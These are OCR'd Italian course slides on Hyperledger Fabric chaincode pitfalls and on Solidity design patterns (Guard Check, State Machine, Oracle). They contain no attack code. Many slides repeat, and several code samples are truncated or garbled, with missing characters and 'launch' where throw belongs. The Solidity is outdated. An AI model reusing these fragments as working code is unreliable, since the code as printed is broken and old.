::.. Vulnerabilità nei Chaincode (2/3)

Fabric non supporta la semantica Read-Your-Write.

```
func addToAccount(stub ..., account *string, amount int) {
  balance,   := stub.GetState(*account)
  stub.PutState(*account, balance + amount)
}

func (t *Simple   incode) Invoke(stub shim.ChaincodeStubInterface)
pb.Response {

  args := stub        s()
  addToAccoun         Tobias", args[0])

  ...

  addToAccou          as", args[1])

}
```

Initial state:

"Tobias": 100

Input:

[50, 25]

End state:

"Tobias": 125 !!!

~~"Tobias": 150~~


~~"Tobias": 175~~

L'aggiornamento dello stato sulla catena è un metodo asincrono:

<async> putState(key, value)

che produce una serie di modifiche che verranno applicate allo stato ma non lo sono in maniera sincrona con il codice. L'implicazione è che gli aggiornamenti allo stato sicuramente non sono riletti.

Solo il primo stato finale è corretto!



::.. Vulnerabilità nei Chaincode (3/3)

L'iterazione della struttura della mappa può comportare una diversa sequenza di coppie chiave-valore:

```go
func main() {
   mp :=make(map[int32]string)
   mp[0] = "Blockchain A"
   mp[1] = "Blockchain B"
   mp[2] = "Blockchain C"
   mp[3] = "Blockchain D"

   for k, v :=range mp {
   fmt.Printf("key: %v,value: %v", k, v)
   fmt.Println("")
   }
}
```

The first traversal →

key: 0,value: Blockchain A
key: 1,value: Blockchain B
key: 3,value: Blockchain D
key: 2,value: Blockchain C

Different results

The second traversal →

key: 1,value: Blockchain B
key: 2,value: Blockchain C
key: 3,value: Blockchain D
key: 0,value: Blockchain A


L'utilizzo dell'intervallo per scorrere le voci di una mappa non è deterministico.

Design Patterns per Smart Contracts

::.. Design Patterns Intro (1/2)

Nel corso degli anni la complessità dello sviluppo software è andata crescendo di pari passo alle architetture, librerie e framework disponibili. Per questo motivo risulta utile classificare e condividere le migliori soluzioni o best practice in modo da farle diventare patrimonio condiviso che ogni sviluppatore può utilizzare per risolvere problemi ricorrenti.


- Un Design Pattern rappresenta una soluzione progettuale generale ad un problema ricorrente, incontrato durante la fase di progettazione o sviluppo di un sistema software.





::.. Design Patterns Intro (1/2)

Nel corso degli anni la complessità dello sviluppo software è andata crescendo di pari passo alle architetture, librerie e framework disponibili. Per questo motivo risulta utile classificare e condividere le migliori soluzioni o best practice in modo da farle diventare patrimonio condiviso che ogni sviluppatore può utilizzare per risolvere problemi ricorrenti.

- Un Design Pattern rappresenta una soluzione progettuale generale ad un problema ricorrente, incontrato durante la fase di progettazione o sviluppo di un sistema software.







::.. Design Patterns Intro (2/2)

Anche nello sviluppo di smart contract ritroviamo delle problematiche di progettazione e sviluppo ricorrenti che possiamo incapsulare in design patterns. Non sussiste un catalogo maturo e comunemente accettato, ma alcuni tentativi sono stati fatti.

- Behavioral Patterns
  - Guard Check: Garantire che il comportamento di uno smart contract e i suoi parametri di input siano quelli previsti.
  - State Machine: Consentire a un contratto di passare attraverso diverse fasi con diverse funzionalità corrispondenti esposte.
  - Oracle: Ottenere l'accesso ai dati archiviati al di fuori della blockchain.
  - Randomness: Generare un numero casuale di un intervallo predefinito nell'ambiente deterministico di una blockchain.

::.. Design Patterns Intro (2/2)

Anche nello sviluppo di smart contract ritroviamo delle problematiche di progettazione e sviluppo ricorrenti che possiamo incapsulare in design patterns. Non sussiste un catalogo maturo e comunemente accettato, ma alcuni tentativi sono stati fatti.

- Security Patterns
  - Access Restriction: Limitare l'accesso alle funzionalità del contratto secondo criteri adeguati.
  - Checks Effects Interactions: Ridurre i rischi per contratti dannosi che dirottano il flusso dopo una chiamata esterna.
  - Secure Ether Transfer: Trasferire in maniera sicura Ether da un contratto a un altro indirizzo.
  - Pull over Push: Spostare il rischio associato al trasferimento di Ether all'utente.
  - Emergency Stop: Aggiungere un'opzione per disabilitare le funzionalità critiche del contratto in caso di emergenza.

::.. Design Patterns Intro (2/2)

Anche nello sviluppo di smart contract ritroviamo delle problematiche di progettazione e sviluppo ricorrenti che possiamo incapsulare in design patterns. Non sussiste un catalogo maturo e comunemente accettato, ma alcuni tentativi sono stati fatti.

- Upgradeability Patterns.
  - Proxy Delegate: Introdurre la possibilità di aggiornare i contratti intelligenti senza interrompere alcuna dipendenza.
  - Eternal Storage: Conservare l'archiviazione del contratto dopo un aggiornamento del contratto intelligente.
  - Factory creation: Creazione di contratto figlio da parte di un genitore che funge da factory.

::.. Design Patterns Intro (2/2)

Anche nello sviluppo di smart contract ritroviamo delle problematiche di progettazione e sviluppo ricorrenti che possiamo incapsulare in design patterns. Non sussiste un catalogo maturo e comunemente accettato, ma alcuni tentativi sono stati fatti.

- Economic Patterns.
  - String Equality Comparison: Verificare l'uguaglianza delle due stringhe fornite in modo da ridurre al minimo il consumo medio di gas per un gran numero di ingressi diversi.
  - Tight Variable Packing: Ottimizzare il consumo di gas durante lo stoccaggio o il caricamento di variabili di dimensioni statiche.
  - Memory Array Building: Aggregare e recuperare dati dallo storage contrattuale in modo efficiente dal punto di vista del gas.

::.. Guard Check (1/3)

La logica di uno smart contract dovrebbe entrare in vigore solo dopo che sono stati soddisfatti determinati requisiti. Il comportamento desiderato di un contratto intelligente sarebbe quello di verificare tutte le circostanze richieste e procedere solo se tutto è come previsto. In caso di eventuali carenze, si prevede che il contratto annulli tutte le modifiche apportate al suo stato. Solidity utilizza le eccezioni per attivare questi errori e ripristinare lo stato.

Prima della versione 0.4.10 di Solidity, i controlli venivano comunemente implementati con una clausola if che generava un'eccezione nel caso in cui il requisito non fosse soddisfatto:

```
if(testator != deceased) { launch; }
```

Dalla versione 0.4.13, la parola chiave throw è deprecata e si consiglia l'uso di altre tre funzioni: revert(), require() e assert().

::.. Guard Check (2/3)

Prima del Byzantium fork, require() e assert() si comportavano in modo identico, ma dopo in realtà differiscono.

- require() e revert() utilizzano 0xfd (REVERT), che rimborsa tutto il gas non consumato quando viene generata l'eccezione;
- assert() utilizza 0xfe (INVALID), che usa tutto il gas.

require() "dovrebbe essere utilizzato per garantire condizioni valide, come input, o variabili di stato del contratto [..], o per convalidare i valori restituiti dalle chiamate a contratti esterni" e assert() "dovrebbe essere utilizzato solo per verificare la presenza di errori interni e per verificare gli invarianti".

- Entrambi valutano i parametri passati come booleani e lanciano un'eccezione se il risultato è falso. Il revert() lancia in ogni caso.

A partire da Solidity 0.4.22, è possibile aggiungere un messaggio di errore a require(condizione bool, messaggio stringa) e revert(messaggio stringa).

::.. Guard Check (2/3)


Prima del **Byzantium fork**, require() e assert() si comportavano in modo identico ma dopo in realtà differiscono.

- require() utilizzano 0xfd (REVERT), che rimborsa tutto

re
co
va
"d
int
•

A
er
re

L'hard fork Byzantium è stato un aggiornamento della blockchain di Ethereum, implementato nell'ottobre 2017 al blocco 4.370.000. Consisteva in nove protocolli di miglioramento dell'Ethereum (EIP) progettati per migliorare la privacy, la scalabilità e gli attributi di sicurezza di Ethereum. Ecco le principali aggiunte:



- REVERT per consentire l'interruzione degli smart contract in caso di errore senza consumare tutto il gas pagato per una transazione (EIP 140);
- un nuovo modello matematico (EIP 196) e controlli per consentire a zk-Snarks (dimostrare il possesso di determinate informazioni senza rivelarle) di funzionare correttamente (EIP 197);
- un campo di stato alle ricevute delle transazioni per indicare il successo o il fallimento delle stesse (EIP 658);

::.. Guard Check (2/3)


Prima del **Byzantium fork**, require() e assert() si comportavano in modo identico ma dopo in realtà differiscono.

- require() utilizzano 0xfd (REVERT), che rimborsa tutto

re
co
va
"d
int

A
er
re

L'hard fork Byzantium è stato un aggiornamento della blockchain di Ethereum, implementato nell'ottobre 2017 al blocco 4.370.000. Consisteva in nove protocolli di miglioramento dell'Ethereum (EIP) progettati per migliorare la privacy, la scalabilità e gli attributi di sicurezza di Ethereum. Ecco le principali aggiunte:



- Supporto per alcune verifiche della firma (EIP 198) e per valori variabili (EIP 211);
- STATICCALL per consentire chiamate ai nodi che non richiedono un cambio di stato (EIP 214);
- Modificata la formula alla base dell'aggiustamento della difficoltà per tenere conto dei blocchi ommer (EIP 100);
- Ritardare la bomba della difficoltà che rende l'attività di PoW mining così poco redditizia da incoraggiare a passare alla PoS (EIP 649).

::.. Guard Check (3/3)

```
contract GuardCheck {

    function donate(address addr) payable public {
        require(addr != address(0));
        require(msg.value != 0);
        uint balanceBeforeTransfer = this.balance;
        uint transferAmount;

        if (addr.balance == 0) {
            transferAmount = msg.value;
        } else if (addr.balance < msg.sender.balance) {
            transferAmount = msg.value / 2;
        } else {
            revert();
        }

        addr.transfer(transferAmount);
        assert(this.balance == balanceBeforeTransfer - transferAmount);
    }
}
```

::.. Guard Check (3/3)

```
contract GuardCheck {

    function donate(address addr) payable public {
        require(addr != address(0));
        require(msg.value != 0);
        uint balanceBeforeTransfer = this.balance;
        uint transferAmount;

        if (addr.balance == 0) {
            transferAmount = msg.value;
        } else if (addr.balance < msg.sender.balance) {
            transferAmount = msg.value / 2;
        } else {
            revert();
        }

        addr.transfer(transferAmount);
        assert(this.balance == balanceBeforeTransfer - tra
    }
}
```

Questo contratto campione fittizio è un distributore di donazioni. Gli utenti inviano l'indirizzo di un ente di beneficenza che desiderano sostenere e una donazione in Ether. Nel caso in cui l'ente di beneficenza non abbia Ether, verrà inoltrato l'intero importo. Se possiedono già un po' di Ether ma meno del donatore, metà dell'importo della donazione viene trasferita mentre l'altra metà rimane nel contratto per la distribuzione futura (questa funzionalità non è implementata per brevità). Nel caso in cui l'ente di beneficenza disponga di più fondi del donatore, non si dovrebbe donare denaro.

::.. Guard Check (3/3)

```
contract GuardCheck {

    function donate(address addr) payable public {
        require(addr != address(0));
        require(msg.value != 0);
        uint balanceBeforeTransfer = this.balance;
        uint transferAmount;

        if (addr.balance == 0) {
            transferAmount = msg
        } else if (ad
            transferA
        } else {
            revert();
        }

        addr.transfer
        assert(this.balance == balanceBeforeTransfer - transferAmount);
    }
}
```

La prima istruzione garantisce che l'indirizzo fornito dall'utente non sia zero come accadrebbe se l'utente si dimenticasse di specificare un ente di beneficenza. La seconda istruzione controlla se l'utente ha allegato una donazione alla sua transazione.

::.. Guard Check (3/3)

```
contract GuardCheck {

    function donate(address addr) payable public {
        require(addr != address(0));
        require(msg.value != 0);
        uint balanceBeforeTransfer = this.balance;
        uint transferAmount;

        if (addr.balance == 0) {
            transferAmount = msg.value;
        } else if (addr.balance < msg.sender.balance) {
            transferAmount = msg.value / 2;
        } else {
            revert();
        }

        addr.transfer(transferAmount
        assert(this.balance == balanceBe                    transferAmount);
    }
}
```

Il costrutto if/else determina l'importo da inviare in beneficenza, a seconda del saldo attuale dell'ente di beneficenza. Nel caso in cui l'organizzazione di beneficenza abbia più ether del donatore, il ripristino assicura che non venga trasferito denaro e che la funzione venga ripristinata.

::.. Guard Check (3/3)

```
contract GuardCheck {

    function donate(address addr) payable public {
        require(addr != address(0));
        require(msg.value != 0);
        uint balanceBeforeTransfer = this.balance;
        uint transferAmount;

        if (addr.balance == 0)
            transferAmount = ms
        } else if (addr.balance
            transferAmount = ms
        } else {
            revert();
        }

        addr.transfer(transferAmount);
        assert(this.balance == balanceBeforeTransfer - transferAmount);
    }
}
```

Ciò garantisce che il saldo attuale dopo la donazione sia uguale al saldo prima della donazione meno l'importo donato. In circostanze normali questo dovrebbe sempre essere valutato come vero. Se questa affermazione non fosse vera, l'intera transazione, compreso il trasferimento della donazione all'organizzazione di beneficenza, verrebbe annullata.

::.. State Machine (1/3)

Consideriamo un contratto che deve passare da uno stato iniziale, attraverso diversi stati intermedi, allo stato finale nel corso della sua vita. In ciascuno stato il contratto deve comportarsi in modo diverso e fornire funzionalità diverse ai suoi utenti. Esistono diversi modi in cui uno stato può passare a un altro e talvolta c'è confusione tra gli stati di una blockchain (ovvero la condizione prima e dopo una transazione) e gli stati attraverso cui sta attraversando il contratto.

L'implementazione del modello State Machine copre tre componenti principali:

- rappresentazione degli stati,
- controllo dell'interazione per le funzioni,
- transizioni di stato.

::.. State Machine (2/3)

Per modellare i diversi stati si possono utilizzare le enumerazioni.

- Dopo che è stata dichiarata un'enumerazione contenente tutti i possibili stati, è possibile utilizzare un'istanza di tale enumerazione per memorizzare lo stato corrente e passare a quella successiva assegnandole una nuova fase.
- Poiché le enumerazioni sono esplicitamente convertibili da e verso tutti i tipi interi, è possibile eseguire una transizione allo stato successivo incrementando di uno l'istanza di stato.
- È possibile definire delle funzioni helper che implementano la transizione di stato e che possono esser richiamate allo scadere di timeout.
- Si possono impiegare dei modificatori così da inserire la transizione di stato prima o dopo l'esecuzione di determinate funzionalità dello smart contract.

::.. State Machine (3/3)

```
contract StateMachine {

    enum Stages {
        AcceptingBlindBids,
        RevealBids,
        WinnerDetermined,
        Finished
    }

    Stages public stage = Stages.AcceptingBlindBids;

    uint public creationTime = now;

    modifier atStage(Stages _stage) {
        require(stage == _stage);
        _;
    }

    modifier transitionAfter() {
        _;
        nextStage();
    }

    modifier timedTransitions() {
        if (stage == Stages.AcceptingBlindBids && now >= creationTime + 6 days) {
            nextStage();
        }
        if (stage == Stages.RevealBids && now >= creationTime + 10 days) {
            nextStage();
        }
        _;
    }
```

::.. State Machine (3/3)

```
contract StateMachine {

    enum Stages {
        AcceptingBlindBids,
        RevealBids,
        WinnerDetermined,
        Finished
    }

    Stages public stage = Stages.AcceptingBlindBids;

    uint public creationTime = now;

    modifier atStage(Stages _stage) {
        require(stage == _stage);
        _;
    }

    modifier transitionAfter() {
        _;
        nextStage();
    }

    modifier timedTransitions() {
        if (stage == Stages.AcceptingBlindBids && now >= creationTime + 6 days) {
            nextStage();
        }
        if (stage == Stages.RevealBids && now >= creationTime + 10 days) {
            nextStage();
        }
        _;
    }
```

Questo contratto mostra la macchina a stati per un'asta alla cieca. Presenta transizioni di fase nelle funzioni, nonché transizioni temporizzate. Poiché si tratta di un caso d'uso esteso, viene presentato solo il codice rilevante per la macchina a stati. Viene omessa qualsiasi logica relativa all'asta, inclusa la memorizzazione delle offerte.

::.. State Machine (3/3)

```
contract StateMachine {

    enum Stages {
        AcceptingBlindBids,
        RevealBids,
        WinnerDetermined,
        Finished
    }

    Stages public stage = Stages.AcceptingBlindBids;

    uint public creationTime = now;

    modifier atStage(Stages _stage) {
        require(stage == _stage);
        _;
    }

    modifier transitionAfter() {
        _;
        nextStage();
    }

    modifier timedTransitions() {
        if (stage == Stages.AcceptingBlindBids && now >= creationTime + 6 days) {
            nextStage();
        }
        if (stage == Stages.RevealBids && now >= creationTime + 10 days) {
            nextStage();
        }
        _;
    }
```

L'enum Stages contiene le quattro fasi che l'asta attraverserà. Una variabile di stato viene inizializzata con lo stadio iniziale. L'ora della creazione è memorizzata e sarà importante per le transizioni temporizzate.

::.. State Machine (3/3)

```
contract StateMachine {

    enum Stages {
        AcceptingBlindBids,
        RevealBids,
        WinnerDetermined,
        Finished
    }

    Stages public stage = Stages.Accep

    uint public creationTime = now;

    modifier atStage(Stages _stage) {
        require(stage == _stage);
        _;
    }

    modifier transitionAfter() {
        _;
        nextStage();
    }

    modifier timedTransitions() {
        if (stage == Stages.AcceptingBlindBids && now >= creationTime + 6 days) {
            nextStage();
        }
        if (stage == Stages.RevealBids && now >= creationTime + 10 days) {
            nextStage();
        }
        _;
    }
```

Il primo modificatore di funzione controlla lo stato corrente rispetto a quello consentito per una funzione. Lo stato fornito come parametro è quello in cui deve trovarsi il contratto per poter eseguire la logica della funzione. Se una funzione implementa il modificatore transitAfter(), il metodo interno nextStage() viene chiamato alla fine della funzione e il contratto passa allo stato successivo. Le transizioni temporizzate vengono gestite utilizzando l'ultimo modificatore. Le singole clausole if controllano se il contratto dovrebbe già essere nello stato successivo confrontando l'ora corrente con l'ora in cui dovrebbe avvenire la transizione (ad es. CreationTime + 6 giorni) , tenendo conto anche dello stato attuale.

::.. State Machine (3/3)

```
    function bid() public payable timedTransitions atStage(Stages.AcceptingBlindBids) {
        // Implement biding here
    }

    function reveal() public timedTransitions atStage(Stages.RevealBids) {
        // Implement reveal of bids here
    }

    function claimGoods() public timedTransitions atStage(Stages.WinnerDetermined) transitionAfter
        // Implement handling of goods here
    }

    function cleanup() public atStage(Stages.Finished) {
        // Implement cleanup of auction here
    }

    function nextStage() internal {
        stage = Stages(uint(stage) + 1);
    }
}
```

::.. State Machine (3/3)

I quattro metodi pubblici sono richiamabili solo nel rispettivo stato, cosa che si ottiene tramite il modificatore atStage(). Le transizioni per i primi stati sono temporizzate con l'uso del modificatore timedTransitions nelle prime tre funzioni e non solo nelle prime due. Questo comportamento complesso è il motivo per cui l'ordine dei modificatori menzionati nella sezione Implementazione è così importante.

```
    function bid() public payable timedTransitions atStage(Stages.AcceptingBlindBids) {
        // Implement biding here
    }

    function reveal() public timedTransitions atStage(Stages.RevealBids) {
        // Implement reveal of bids here
    }

    function claimGoods() public timedTransitions atStage(Stages.WinnerDetermined) transitionAfter
        // Implement handling of goods here
    }

    function cleanup() public atStage(Stages.Finished) {
        // Implement cleanup of auction here
    }

    function nextStage() internal {
        stage = Stages(uint(stage) + 1);
    }
}
```


::.. Oracle (1/2)

Ogni calcolo sulla blockchain di Ethereum deve essere convalidato da ogni nodo partecipante alla rete. Non è pratico consentire accesso a dati esterni, poiché ogni nodo dovrebbe effettuare tale richiesta da solo per verificarne il risultato. Ciò non solo porterebbe a un utilizzo eccessivo della rete, ma anche una modifica delle informazioni richieste romperebbe l'algoritmo di consenso. È possibile implementare un contratto Oracolo con lo scopo di accedere a dati esterni alla blockchain.

L'implementazione dell'oracolo stesso avviene principalmente fuori catena, e il contratto richiedente deve offrire almeno due metodi:

1. una query per far sapere all'oracolo quali dati sono richiesti e li invia in una transazione al contratto oracolo.
2. una funzione di callback chiamata dall'Oracolo per fornire il risultato della query.

::.. Oracle (1/2)



Provable utilizza una serie di prove per verificare l'autenticità dei dati recuperati dalle fonti e che i dati non siano manomessi. Il modello utilizzato utilizza Trusted Execution Environments (TEE) e macchine virtuali verificabili per creare prove di autenticità (come TLSNotary). Il motore oraclize di Provable garantisce una comunicazione sincrona tra contratti intelligenti on-chain e fonti di dati esterne off-chain.

L'implementazione dell'**oracolo** stesso avviene principalmente **fuori catena**, e il contratto richiedente deve offrire almeno due metodi:

1. una query per far sapere all'oracolo quali dati sono richiesti e li invia in una transazione al contratto oracolo.
2. una funzione di callback chiamata dall'Oracolo per fornire il risultato della query.

::.. Oracle (2/2)

```
import "github.com/oraclize/ethereum-api/oraclizeAPI.sol";

contract OracleExample is usingOraclize {

    string public EURUSD;

    function updatePrice() public payable {
        if (oraclize_getPrice("URL") > this.balance) {
            //Handle out of funds error
        } else {
            oraclize_query("URL", "json(http://api.fixer.io/latest?symbols=USD).rates.USD");
        }
    }

    function __callback(bytes32 myid, string result) public {
        require(msg.sender == oraclize_cbAddress());
        EURUSD = result;
    }
}
```

::.. Oracle (2/2)

```
import "github.com/oraclize/ethereum-api/oraclizeAPI.sol";

contract OracleExample is usingOraclize {

    string public EURUSD;

    function updatePrice() public payable {
        if (oraclize_getPrice("URL") > this.balance) {
            //Handle out of funds error
        } else {
            oraclize_query("URL", "json(http://api.fixer.io/latest?symbols=USD).rates.USD");
        }
    }

    function __callback(bytes32 myid, string result) public {
        require(msg.sender == oraclize_cbAddress());
        EURUSD = result;
    }
}
```

Il servizio Oraclize viene utilizzato in quasi tutti i casi in cui è necessario un oracolo, il seguente esempio interagisce con l'oracolo Oraclize per ricevere l'attuale tasso di cambio da EUR a USD.

::.. Oracle (2/2)

```
import "github.com/oraclize/ethereum-api/oraclizeAPI.sol";

contract OracleExample is usingOraclize {

    string public EURUSD;

    function updatePrice() public payable {
        if (oraclize_getPrice("URL") > this.balance) {
            //Handle out of funds error
        } else {
            oraclize_query("URL", "json(http://api.fixer.io/latest?symbols=USD).rates.USD");
        }
    }

    function __callback(byte
        require(msg.sender
        EURUSD = result;
    }
}
```

La funzione updatePrice() invia la query all'oracolo. Viene utilizzato il modificatore payable, che consente alla transazione di avere un valore (una certa quantità di Ether) allegato. Ciò è necessario perché l'utilizzo del servizio Oraclize non è gratuito.

Il servizio Oraclize viene uti
seguente esempio interagisce con l'oracolo Oraclize per ricevere l'attuale tasso di cambio da EUR a USD.

::.. Oracle (2/2)

```
import "github.com/oraclize/ethereum-api/oraclizeAPI.sol";

contract OracleExample is usingOraclize {

    string public EURUSD;

    function updatePrice() public payable {
        if (oraclize_getPrice("URL") > this.balance) {
            //Handle out of funds error
        } else {
            oraclize_query("URL", "json(http://api.fixer.io/latest?symbols=USD).rates.USD");
        }
    }

    function __callback(
        require(msg.send
        EURUSD = result;
    }
}
```

L'if verifica se il contratto dispone di fondi sufficienti per pagare il servizio. In caso contrario l'utente dovrà essere avvisato, ad esempio attivando un evento. Se il saldo è sufficiente, la query viene inviata al contratto Oraclize. Il primo parametro dice all'oracolo che si vuole interrogare un URL mentre il secondo parametro contiene l'URL dell'API.

Il servizio Oraclize viene
seguente esempio interagisce con l'oracolo Oraclize per ricevere l'attuale tasso di cambio da EUR a USD.

::.. Oracle (2/2)

```
import "github.com/oraclize/ethereum-api/oraclizeAPI.sol";

contract OracleExample is usingOraclize {

    string public EURUSD

    function updatePrice
        if (oraclize_getl
            //Handle out
        } else {
            oraclize_que
        }
    }

    function __callback(bytes32 myid, string result) public {
        require(msg.sender == oraclize_cbAddress());
        EURUSD = result;
    }
}
```

